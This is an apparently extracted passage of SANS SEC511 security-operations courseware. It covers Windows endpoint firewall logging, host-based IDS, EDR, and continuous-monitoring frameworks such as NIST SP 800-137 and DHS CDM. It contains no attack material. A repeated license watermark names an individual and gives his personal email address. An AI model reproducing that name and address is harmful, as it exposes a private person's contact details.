So, what does WDFAS bring to the table? Most significant advantages are that it is FREE, already installed, and able to be natively administered via Group Policy. Other key features include network location awareness, which enables us to employ differing firewall policies for different networks we attach to, and egress filtering for controlling outbound traffic. WDFAS represents a stateful packet filter firewall, which is to say that it actually keeps up with the state of connections rather than deciding permissibility based on each packet individually (stateless).

One pain point with WDFAS is that the logs stay local by default. This is part of a larger historical pet peeve of mine with Microsoft and their lack of robust centralized logging (though we have seen marked improvements on this front recently).

Default WDFAS

Inbound filtered with a preconfigured list of allows

- Most of the holes are for enabling Microsoft capabilities
- You probably don't have much business need

No egress filtering by default

- Nontrivial to define a usable, but restrictive, configuration

Logging disabled by default

- Enabled: Still no built-in centralized logging
- Enabled: 4 MB total, not sufficient for detailed log

No automated intrusion detection/monitoring capabilities without an external tool

Default WDFAS

Though building a full endpoint firewall rulebase is beyond the scope of this course, we should at least have a conceptual understanding of the default WDFAS configuration.

One of the most important considerations is that WDFAS does not actually block any outbound traffic by default. Getting this configuration right for an organization can be cumbersome but is a worthwhile initiative.

Another significant weakness, but one that is much easier to rectify is the poor logging configuration. By default, WDFAS logs neither allowed nor blocked connections. These can easily be enabled. Another shortcoming is that the log limit is only 4 MB. This likely wouldn't be a huge deal except that there is also no built-in functionality for centralized logging. Regardless, increase the log to its maximum of 32 MB. Also consider, especially for laptops, configuring a separate log file for each profile. By default, each profile uses the same log file, which is in `C:\Windows\System32\LogFiles\Firewall\pfirewall.log`.

Not Windows Defender Firewall

- Standalone desktop firewall deployments are rather rare
- Majority of organizations either
 - Use the Windows Defender Firewall
 - Use the firewall built into the deployed EPP
- Difficult to justify paying extra \$\$\$ for an endpoint firewall and then additional \$\$\$ for managing yet another agent

Not Windows Defender Firewall

Though there used to be a market for standalone software-based commercial desktop firewalls, that time has largely gone away. If you have not tried, you can imagine how fiendishly difficult it would be to cost-justify desktop firewall capabilities beyond what is already available for free.

The overwhelming majority of organizations will be leveraging either the Windows Defender Firewall or perhaps a firewall product that is included within the overall endpoint protection/security suite they have already licensed.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
- 18. Endpoint Detection and Response (EDR)**
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Endpoint Detection and Response (EDR).

ASD Mitigation Strategy: Host-Based IDS

Host-based intrusion detection/prevention system to identify anomalous behaviour during program execution e.g. process injection, keystroke logging, driver loading and persistence.¹

Effectiveness	User Resistance	Upfront cost	Ongoing cost
Very good	Low	Medium	Medium



ASD Mitigation Strategy: Host-Based IDS

ASD details their rationale behind the inclusion of HIDS in the full Mitigation Strategies document:

HIDS/HIPS uses behaviour-based detection capabilities instead of relying on the use of signatures, enabling organisations to detect malware that has yet to be identified by the cyber security community.²

References:

- [1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>
- [2] Strategies to Mitigate Cyber Security Incidents - Mitigation Details | Cyber.gov.au <https://sec511.com/db>

Host-Based IDS

- One of the most common complaints about Network Intrusion Detection Systems is having to deal with the large volume of alerts generated
- Consider HIDS to be like miniature NIDS deployed on every endpoint
 - Now that is a lot of alerts to contend with
- Much like we saw with the endpoint firewall, it is relatively rare to see standalone HIDS deployments
 - As with the firewall, HIDS is most often another piece of a larger EPP or, possibly an EDR solution as we will see shortly

Host-Based IDS

The number of endpoints found in most modern organizations presents a significant challenge. While we need, potentially substantial amounts of, data from endpoints to identify exploitation or post-exploitation behavior scalability quickly becomes a huge problem. Many organizations' approach to this problem historically has been to largely ignore the issue in way or another. However, there has been a significant trend recently toward gathering intelligence from endpoints and so HIDS and, as we will see later EDR, have seen a surge in attention.

Dedicated HIDS solutions are rarely seen as standalone software on endpoints anymore, though they used to be somewhat common. Now, as with many other host-based security tools, the functionality has been, at least partially, rolled into the larger EPP (discussed previously) or EDR suites (discussed shortly).

Gains from HIDS

- HIDS can provide much needed internal visibility that is sorely lacking in most organizations
- After successful initial compromise, adversaries targeting your organization will inevitably pivot to target more important resources
- Even if we overlook the initial compromise, detecting the attempted, or even successful, pivot can mean the difference between a full-blown data breach and a simple endpoint compromise

Gains from HIDS

One of the most significant justifications for HIDS is that they are suitably positioned to provide a substantially improved degree of visibility within our enterprises. HIDS do not require traffic to traverse a choke point where a gateway lives in order to provide value.

HIDS are suitably positioned to better protect assets where key users, data, or applications reside. Perhaps the most significant WIN from HIDS is their ability to help prevent, but most importantly, detect attempts by adversaries to pivot. Even the approach discussed previously with regards to employing VLAN ACLs to help with pivoting has a gaping hole of a blind spot when it comes to traffic staying on the same VLAN.

Approaches to HIDS

System Integrity Monitoring (Baselining)

- More robust configuration monitoring and tracking of security relevant configuration changes over time
- See `snapshot.ps1` from @JasonFossen

File Integrity Monitoring

- Simple critical file change monitoring

Log Monitoring

- Host-based log watcher that alerts if suspicious activity is recognized based on the event logs
- See OSSEC from @danielcid

Approaches to HIDS

Some methods of doing overt Host Intrusion Detection include file integrity monitoring, system baselining, and log monitoring. These could be capabilities of a standalone tool, but often we can muster some of these capabilities on our own.

For example, Jason Fossen (@JasonFossen) provides a `snapshot.ps1` file as part of scripts he wrote for #SEC505 and placed in the public domain (available in '`SEC505-Scripts.zip`' in the first link below).¹ You can leverage this simple PowerShell script and the logs it creates to gain tremendous insight into adversary activities. His script is an example of system baselining and can be a huge win for detection. File integrity monitoring is actually also instrumented into Jason's `snapshot.ps1`.

Another approach that needs to be instrumented is log monitoring. Spend a little time looking at high-volume Windows Event Logs and you will scream until you can find a simple automated way to at least reduce some of the burden. Certainly, any SIM/SIEM will provide this functionality, but we could also look at the outstanding open source tool OSSEC, created by Daniel Cid (@danielcid).²

References:

- [1] GitHub – EnclaveConsulting/SANS-SEC505, <https://sec511.com/8v>
- [2] Home – OSSEC, <https://sec511.com/7i>

Detection without Response

- HIDS generate a whole lot of data that could help identify compromise ourselves
- Of course, throwing alerts without response doesn't provide much meaningful security benefit

BloombergBusinessweek
Technology
Neiman Marcus Hackers Set Off 60,000 Alerts While Bagging Credit Card Data
By Ben Elgin, Dune Lawrence, and Michael Riley | February 21, 2014

These alerts were generated over several months, all of which were ultimately ignored

Detection without Response

The tremendous visibility into internal security can also prove problematic. The volume associated with HIDS can be rather staggering for many organizations. This is especially true if they are attempting traditional detection where they wait for a tool to hit the big red evil button for them. Merely generating alerts is far from enough. The reason that we can so effectively peer into breaches after they occurred is that the data was there for the finding in the first place.

Just one of many examples of failure to proactively detect and respond to available data was in the case of the Neiman Marcus breach of 2013.¹

Detection must feed into response in order for it to be truly valuable.

Reference:

[1] Neiman Marcus Hackers Set Off 60,000 Alerts While Bagging Credit Card Data, <https://sec511.com/8e>

ASD Mitigation Strategy: Endpoint Detection and Response

Endpoint detection and response software on all computers to centrally log system behaviour and facilitate incident response. Microsoft’s free SysMon tool is an entry-level option.¹

Effectiveness	User Resistance	Upfront cost	Ongoing cost
Very good	Low	Medium	Medium



ASD Mitigation Strategy: Endpoint Detection and Response

ASD details their rationale behind the inclusion of EDR in the full Mitigation Strategies document:

EDR software typically generates an ongoing stream of system behaviour logs and other telemetry metadata. This facilitates timely incident detection based on known indicators of compromise and more importantly discovery of cyber security incidents without previously known indicators of compromise. Typical functionality enables organisations to perform investigation and response activities such as rapidly analysing multiple computers seamlessly, blocking specific network communication attempts and isolating a compromised computer from the network.²

References:

- [1] Strategies to Mitigate Cyber Security Incidents | Cyber.gov.au <https://sec511.com/da>
- [2] Strategies to Mitigate Cyber Security Incidents - Mitigation Details | Cyber.gov.au <https://sec511.com/db>

Endpoint Detection and Response (EDR)

Yet ANOTHER widget/agent for endpoint systems

- Detection/Response emphasis in stark contrast to most already deployed solutions

Every SOC analyst salivates over the prospect of EDR...

- But can your SOC act upon the HUGE potential uptick in **Detection** data EDR affords them
- Or will EDR solely be used for the **Response** capabilities



Note: Some EDR capabilities might have been rolled into your EPP solution or be otherwise freely available (e.g. SysMon)

Endpoint Detection and Response (EDR)

Agent fatigue is absolutely a real thing. The prospect of deploying another agent to every endpoint in an enterprise can be utterly demoralizing. However, this one promises to be different...primarily because the focus doesn't center on prevention. The name makes clear that the purpose of this tool is to aid in the detection and response aspects of information security. Emphasizing robust detection and response capabilities might not sound especially novel, but it is still surprisingly rare to find substantial offerings in this space.

The telemetry data afforded by the D side of EDR can be tremendous in both a good and bad way. The volume of data these solutions can generate is amazing and allows for extremely granular detection of adversary activity. However, the volume can be overwhelming without significant care/feeding/tuning to ensure appropriate signal to noise ration is maintained to allow for benefit. The R side of EDR is perhaps even more novel than seeing an emphasis on detection capabilities. Historically IR toolkits were deployed after an intrusion was discovered, which, of course, meant that valuable time, data, and capability were lost. Having EDR staged in advance makes it suitably positioned to more easily gather data to support incident response as well as carry out remote actions based on that intelligence.

Host Detection without HIDS/EDR

- Keep in mind that tremendous detective capabilities are offered by host-based security tools that are not EDR or even HIDS
- Connections blocked by the endpoint firewall can be a significant detect
 - Highly useful for detecting attempts to pivot
 - Egress blocking can expose attempted C2
- Application whitelisting blocks, after initial tuning, can also be a huge boon to detection
 - Adversaries want to persist on endpoints and typically will try to leverage an untrusted executable

Host Detection without HIDS/EDR

What if you don't have an overt HIDS tool that generates valuable data to mine for detects? Even if we did have a HIDS, we would still want to leverage our other treasure troves of data. One of the significant ones that seems to get overlooked is the endpoint firewall. As we said previously, Microsoft and most others, too, do not enable connection logging by default for endpoint firewalls. Even if egress blocking never gets enabled, just having those connection logs is of tremendous value. This is just one example of a detective capability without an intentionally detection-oriented tool.

Another significant source of valuable detects is the application whitelisting tool. Yes, it blocks unknown files from being executed, woohoo! We'd like to know why something unknown was able to be there to be executed. How did it get there, is it malicious, any evidence of ultimately successful bypass? These are big, important questions we need the answers to.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

Let's wrap up day 4, and then attend to our final exercise.

Day 4: Punch List/Action Items

Deploy application whitelisting

- Only allow previously identified and vetted binaries to execute

Remove key Windows privileges

- Most importantly, remove Debug Programs privilege from all user accounts that lack explicit need

Disable the built-in administrator account

- Review any/all attempts to interact with this account

Review and revoke excessive user rights

- Target servers/services accounts to block local logon

Day 4: Punch List/Action Items

The punch list/action items are your homework. What are some key takeaways for you to immediately go back to your organization and effect change? Your instructor has, no doubt, also provided some additional items to be included in your punch list, but this slide provides a quick sanity-check refresh of some key actions for you to make sure to hit upon return to your workplace.

Day 4: TL;DR

- CIS Controls
 - Does your organization meet those requirements highlighted from the CIS controls?
- Application whitelisting must become de facto for all organizations concerned with security
- Abuse of authentication credentials is rampant in compromise
 - Plan accordingly
- Windows permissions, privileges, and rights play a significant role in internal security
 - And we know adversaries become or abuse insiders...

Day 4: TL;DR

TL;DR is a common shorthand for Too Long; Didn't Read and is often put at the top of long emails or blog postings that go into tremendous detail. For our purposes, this is a quick high-level summary of major ideas/themes from the day's material.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

Our next section is the AppLocker exercise.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



Exercise 4.3: AppLocker

SEC511 Workbook: AppLocker

Please go to Exercise 4.3 in the 511 Workbook.



NETWARS

Immersive Cyber Challenges



SEC511 Daily NetWars

Connect to the daily NetWars environment and continue working through the SEC511: Immersive Cyber Challenges.

Please see Appendix C in the SEC511 Workbook for details and instructions on configuring your system to connect to the NetWars environment.

511.5 Automation and Continuous Security Monitoring

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



PLEASE READ THE TERMS AND CONDITIONS OF THIS COURSEWARE LICENSE AGREEMENT ("CLA") CAREFULLY BEFORE USING ANY OF THE COURSEWARE ASSOCIATED WITH THE SANS COURSE. THIS IS A LEGAL AND ENFORCEABLE CONTRACT BETWEEN YOU (THE "USER") AND SANS INSTITUTE FOR THE COURSEWARE. YOU AGREE THAT THIS AGREEMENT IS ENFORCEABLE LIKE ANY WRITTEN NEGOTIATED AGREEMENT SIGNED BY YOU.

With the CLA, SANS Institute hereby grants User a personal, non-exclusive license to use the Courseware subject to the terms of this agreement. Courseware includes all printed materials, including course books and lab workbooks, as well as any digital or other media, virtual machines, and/or data sets distributed by SANS Institute to User for use in the SANS class associated with the Courseware. User agrees that the CLA is the complete and exclusive statement of agreement between SANS Institute and you and that this CLA supersedes any oral or written proposal, agreement or other communication relating to the subject matter of this CLA.

BY ACCEPTING THIS COURSEWARE, YOU AGREE TO BE BOUND BY THE TERMS OF THIS CLA. BY ACCEPTING THIS SOFTWARE, YOU AGREE THAT ANY BREACH OF THE TERMS OF THIS CLA MAY CAUSE IRREPARABLE HARM AND SIGNIFICANT INJURY TO SANS INSTITUTE, AND THAT SANS INSTITUTE MAY ENFORCE THESE PROVISIONS BY INJUNCTION (WITHOUT THE NECESSITY OF POSTING BOND) SPECIFIC PERFORMANCE, OR OTHER EQUITABLE RELIEF.

If you do not agree, you may return the Courseware to SANS Institute for a full refund, if applicable.

User may not copy, reproduce, re-publish, distribute, display, modify or create derivative works based upon all or any portion of the Courseware, in any medium whether printed, electronic or otherwise, for any purpose, without the express prior written consent of SANS Institute. Additionally, User may not sell, rent, lease, trade, or otherwise transfer the Courseware in any way, shape, or form without the express written consent of SANS Institute.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. An amendment or addendum to this CLA may accompany this Courseware.

SANS acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

AirDrop, AirPort, AirPort Time Capsule, Apple, Apple Remote Desktop, Apple TV, App Nap, Back to My Mac, Boot Camp, Cocoa, FaceTime, FileVault, Finder, FireWire, FireWire logo, iCal, iChat, iLife, iMac, iMessage, iPad, iPad Air, iPad Mini, iPhone, iPhoto, iPod, iPod classic, iPod shuffle, iPod nano, iPod touch, iTunes, iTunes logo, iWork, Keychain, Keynote, Mac, Mac Logo, MacBook, MacBook Air, MacBook Pro, Macintosh, Mac OS, Mac Pro, Numbers, OS X, Pages, Passbook, Retina, Safari, Siri, Spaces, Spotlight, There's an app for that, Time Capsule, Time Machine, Touch ID, Xcode, Xserve, App Store, and iCloud are registered trademarks of Apple Inc.

PMP and PMBOK are registered marks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

Governing Law: This Agreement shall be governed by the laws of the State of Maryland, USA.

SEC511

Continuous Monitoring and Security Operations

SANS

Automation and Continuous Security Monitoring

Seth Misenaar (GSE #28) and Eric Conrad (GSE #13)

© 2019 Seth Misenaar, Eric Conrad | All Rights Reserved | Version E01_01

Welcome to SANS Security 511.5, Automation and Continuous Security Monitoring!

Table of Contents	Page
Continuous Security Monitoring Overview	4
Industry Best Practices	19
Winning CSM Techniques	29
Maintaining Situational Awareness	46
Host and Service Discovery.....	49
EXERCISE: Inventory	60
Passive OS Detection.....	62
EXERCISE: p0f v3.....	71
Vulnerability Scanning.....	72
Monitoring Patching	78
Monitoring Service Logs	84
Monitoring Change to Devices and Appliances	97

SANS | SEC511 | Continuous Monitoring and Security Operations 2

Table of Contents

This table of contents outlines our plan for 511.5.

Table of Contents	Page
Leveraging Proxy and Firewall Data	102
Monitoring Critical Windows Events	114
EXERCISE: Windows Event Logs	155
Scripting and Automation	157
Post-Intrusion Detection	175
EXERCISE: Persistence and Pivoting.....	182
EXERCISE: Immersive Cyber Challenges (NETWARS)	185
Appendix: Centralizing Windows Event Logs.....	187

Table of Contents

This table of contents outlines our plan for 511.5.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- **Day 5: Automation and Continuous Security Monitoring**
- Day 6: Capstone: Design, Detect, Defend

AUTOMATION AND CONTINUOUS SECURITY MONITORING

1. **Continuous Security Monitoring Overview**
2. Industry Best Practices
3. Winning CSM Techniques
4. Maintaining Situational Awareness
5. Host and Service Discovery
6. Exercise: Inventory
7. Passive OS Detection
8. Exercise: p0f v3
9. Vulnerability Scanning
10. Monitoring Patching
11. Monitoring Service Logs
12. Monitoring Change to Devices and Appliances
13. Leveraging Proxy and Firewall Data
14. Monitoring Critical Windows Events
15. Exercise: Windows Event Logs
16. Scripting and Automation
17. Post-Intrusion Detection
18. Exercise: Persistence and Pivoting

Course Roadmap

We have discussed SOCs and Security Architecture, Network Security Architecture, Network Security Monitoring, and Endpoint Security Architecture. It's time to discuss Continuous Security Monitoring and Automation.

The next section is an overview of Continuous Security Monitoring.

What Is Continuous Security Monitoring?

As discussed previously, Continuous Security Monitoring (CSM) is primarily vulnerability-focused and focuses on data at rest

- Log files
- Registry keys

Continuous Monitoring and Network Security Monitoring are complementary approaches

What Is Continuous Security Monitoring?

As discussed during 511.3, Richard Bejtlich says, *NSM is threat-centric, meaning adversaries are the focus of the NSM operation. CM is vulnerability-centric, focusing on configuration and software weaknesses.*¹

We feel that threats are a critical component of Continuous Security Monitoring. In fact, CSM is often ineffective precisely because it ignores threats.

We take a more nuanced view of NSM versus CSM, but the distinction is simple:

- NSM (data in motion): Packets, and data derived from packets, such as flow
- CSM (data at rest): Log files, registry keys, system configurations, and so on.

Reference

[1] Bejtlich, Richard. "Network Security Monitoring Rationale." *The Practice of Network Security Monitoring: Understanding Incident Detection and Response*. San Francisco: No Starch.

Acronym Soup

We have at least four(!) terms describing Continuous Security Monitoring:

- Continuous Monitoring (CM)
- Continuous Security Monitoring (CSM)
- Information Security Continuous Monitoring (ISCM) -- NIST
- Continuous Diagnostics and Mitigation (CDM) -- DHS

They all mean the same thing

Acronym Soup

We are swimming in a sea of related terms and acronyms: Continuous Monitoring (CM), Continuous Security Monitoring (CSM), Information Security Continuous Monitoring (ISCM), and Continuous Diagnostics and Mitigation (CDM).

They all mean the same thing: Continuously monitor your systems and mitigate problems found. They all have the same intent, but the effectiveness of each approach varies.

The only real change is the "continuous" part: Treating monitoring as a quarterly or biannual process is a recipe for failure.

The US Government and Continuous Monitoring

The United States government has moved from certification and accreditation to Continuous Monitoring

- Results, so far, have been poor

Why?

- Compliance is a subset of security
- Compliance Monitoring without risk mitigation is not effective

The US Government and Continuous Monitoring

The United States government is moving away from its Certification and Accreditation processes, called DITSCAP and DIACAP. It now focuses on Continuous Monitoring. This is a step in the right direction, but it hasn't worked well in practice, as we discuss next.

DoD Risk Management Framework

Described in NIST Special Publication 800-37

- AKA DIARMF – DoD Information Assurance Risk Management Framework
- Replaced the following certification and accreditation processes:
 - DITSCAP and later DIACAP



DoD Risk Management Framework

NIST Special Publication 800-37 DoD Information Assurance Risk Management Framework describes six steps:

- Step 1: Categorize Information System
- Step 2: Select Security Controls
- Step 3: Implement Security Controls
- Step 4: Assess Security Controls
- Step 5: Authorize Information System
- Step 6: Monitor Security Controls²


Step 6 maps to NIST Special Publication 800-137, Information Security Continuous Monitoring (ISCM) for Federal Information Systems and Organizations. We discuss SP 800-137 shortly.

References

- [1] Goodbye DIACAP, Hello DIARMF, <https://sec511.com/a2>
- [2] Special Publication 800-137: *Information Security Continuous Monitoring for Federal Information Systems and Organizations*, <https://sec511.com/92>

Bejtlich on RMF

Rather than checking on the security posture every three years or whatever insane interval that the old FISMA used, the new FISMA checks security posture more regularly, and centralizes posture reporting.



Wait, isn't that a good idea? Yes, it's a great idea, but it's still control monitoring. I can't stress this enough: Under the new system, a box can be totally owned but appear "green" on the FISMA dashboard because it's compliant with controls. Why? There is no emphasis on threat monitoring – incident detection and response – which is the only hope we have against any real adversary.¹

Bejtlich on RMF

Emphasis is Bejtlich's.

Check the link for more information from Bejtlich's great article. He also says:

On one side of the divide we have "input-centric," "control-compliant," "we-can-prevent-the-threat" folks, and on the other side we have "output-centric," "field-assessed," "prevention eventually fails" folks. FISMA fans are the former and I am the latter.²

The course authors are also the latter.


References

[1] TaoSecurity: Why DIARMF, "Continuous Monitoring," and Other FISMA-isms Fail, <https://sec511.com/ad>

[2] Ibid.

Department of Homeland Security's CDM

DHS established the CDM (Continuous Diagnostics and Mitigation) program to support government efforts to provide adequate, risk-based, and cost-effective cybersecurity. CDM, which is also available to state, local, and tribal government entities provides our stakeholders with the tools they need to protect their networks and enhance their ability to identify and mitigate cyber threats.¹



Department of Homeland Security's CDM

CDM is focused on funding agencies to acquire Continuous Monitoring solutions:

DHS and GSA (General Services Administration) are structuring acquisition vehicles on behalf of CDM participants. The CDM Blanket Purchase Agreement (BPA) is open to any government entity, including the Federal Civilian Executive Branch (.gov), as well as state, local, tribal, and territorial departments and agencies. For more information about the CDM contract award, visit www.gsa.gov/cdm.

For Federal Civilian Executive Branch departments and agencies, DHS:

Optimizes CDM acquisitions;

Organizes Task Order participants;

Buys sensors and services with DHS-appropriated funds for .gov departments and agencies;

Provides services to implement sensors and agency dashboards for .gov departments and agencies; and

Provides federal dashboard-related infrastructure.²

References

[1] Continuous Diagnostics & Mitigation (CDM) Program, <https://sec511.com/ar>

[2] Ibid.

Bejtlich on CDM

CDM is a vulnerability management program. See the figure, which depicts the six phases of the CDM program:

- Install/update "sensors." (More on this shortly.)
- Automated search for flaws.
- Collect results from departments and agencies.
- Triage and analyze results.
- Fix worst flaws.
- Report progress.



CDM searches for flaws (vulnerabilities), and Federal IT workers are supposed to then fix the flaws. The "sensors" mentioned in step 1 are vulnerability management and discovery platforms. They are not searching for intruders. You could be forgiven for misunderstanding what "sensor" means.¹

Bejtlich on CDM

The ever-quotable Richard Bejtlich updated his thoughts on CDM in June 2015. There is no argument that the initial phases of CDM are vulnerability focused. Phase 3 of CDM mentions "events," which seems promising, but Bejtlich argues that "events" are defined differently (emphasis is Bejtlich's) in DHS CDM phase 3:

- *Boundary Protection and Event Management for Managing the Security Lifecycle*
- *Plan for Events*
- *Respond to Events*
- *Generic Audit/Monitoring*
- *Document Requirements, Policy, and so on*
- *Quality Management*
- *Risk Management*
- *Boundary Protection – Network, Physical, Virtual*

What do you not see listed in any of these phases? Aside from "respond to events," which does not appear to mean intrusions, I still see no strong focus on **detecting and responding to intrusions**.²

References

- [1] TaoSecurity: Continuous Diagnostic Monitoring Does Not Detect Hackers, <https://sec511.com/ae>
 [2] Ibid.

NIST SP 800-137

*Information Security Continuous Monitoring (ISCM) is defined as maintaining ongoing awareness of information security, **vulnerabilities**, and **threats** to support organizational risk management decisions.¹*

- As noted, this is Continuous Monitoring

Notice that threats are also mentioned

- As discussed previously, Continuous Monitoring is not solely vulnerability-focused



NIST SP 800-137

NIST Special Publication 800-137 states:

Organizational security status is determined using metrics established by the organization to best convey the security posture of an organization's information and information systems, along with organizational resilience given known threat information. This necessitates:

- *Maintaining an understanding of threats and threat activities*
- *Assessing all security controls*
- *Collecting, correlating, and analyzing security-related information*
- *Providing actionable communication of security status across all tiers of the organization*
- *Active management of risk by organizational officials*

Emphasis is ours.


Reference

[1] Special Publication 800-137: *Information Security Continuous Monitoring for Federal Information Systems and Organizations*, <https://sec511.com/92>

NIST Special Publication 800-137

Organizations take the following steps to establish, implement, and maintain ISCM:

- **Define** an ISCM strategy
- **Establish** an ISCM program
- **Implement** an ISCM program
- **Analyze** data and **report** findings
- **Respond** to findings
- **Review and update** the ISCM strategy and program¹



NIST Special Publication 800-137

From NIST SP 800-137 (emphasis is original):

- **Define** an ISCM strategy based on risk tolerance that maintains clear visibility into assets, awareness of vulnerabilities, up-to-date threat information, and mission/business impacts.
- **Establish** an ISCM program determining metrics, status monitoring frequencies, control assessment frequencies, and an ISCM technical architecture.
- **Implement** an ISCM program and collect the security-related information required for metrics, assessments, and reporting. Automate collection, analysis, and reporting of data where possible.
- **Analyze** the data collected and Report findings, determining the appropriate response. It may be necessary to collect additional information to clarify or supplement existing monitoring data.
- **Respond** to findings with technical, management, and operational mitigating activities or acceptance, transference/sharing, or avoidance/rejection.
- **Review and update** the monitoring program, adjusting the ISCM strategy and maturing measurement capabilities to increase visibility into assets and awareness of vulnerabilities, further enable data-driven control of the security of an organization's information infrastructure, and increase organizational resilience.¹

References

[1] Special Publication 800-137: *Information Security Continuous Monitoring for Federal Information Systems and Organizations*, <https://sec511.com/92>

[2] Ibid.

NIST SP 800-137 Automation Domains

- Vulnerability Management
- Patch Management
- Event Management
- Incident Management
- Malware Detection
- Asset Management
- Configuration Management
- Network Management
- License Management
- Information Management
- Software Assurance¹



NIST SP 800-137 Automation Domains

As mentioned previously, NIST Special Publication 800-137 is very high-level. It focuses on the "what" to do, with no real "how."

For example, here is the section of license management (in its entirety):

Similar to systems and network devices, software and applications are also a relevant data source for ISCM. Software asset and licensing information may be centrally managed by a software asset management tool to track license compliance, monitor usage status, and manage the software asset life cycle. License management tools offer a variety of features to automate inventory, utilization monitoring and restrictions, deployment, and patches for software and applications.

The implementation and effective use of license management technologies can assist organizations in automating the implementation, assessment, and continuous monitoring of several NIST SP 800-53 security controls including CA-7, Continuous Monitoring; CM-8, Information System Component Inventory; and SA-6, Software Usage Restrictions.²

It's just that easy!

References

[1] Special Publication 800-137: *Information Security Continuous Monitoring for Federal Information Systems and Organizations*, <https://sec511.com/92>

[2] Ibid.

NIST SP 800-137: What to Do, Not How to Do It

NIST SP 800-137 provides a great approach and gives a high-level overview of what needs to be done

- There are no details on how to do it

It does focus on threats, and not simply vulnerabilities

- This is necessary for successful Continuous Monitoring

NIST SP 800-137: What to Do, Not How to Do It

NIST SP 800-137 is a good high-level overview of what needs to be done. It is completely lacking in specifics on how to do it.

The course authors' experience indicates that the following doesn't work well in practice: Telling an organization to do something that is difficult and complex while **not** telling the organization how to do it.

We focus on both the "what" and "how" of Continuous Security Monitoring.

Spotting the Adversary with Windows Event Log Monitoring (Version 2)

- The NSA produced a fantastic guide called *Spotting the Adversary with Windows Event Log Monitoring (Version 2)*
 - By NSA Cybersecurity, formerly known as the Information Assurance Directorate (IAD)
 - Their GitHub site is also very useful:
<https://github.com/nsacyber>
- Unlike other government documents, this focuses on "how to do it," with useful real-world examples

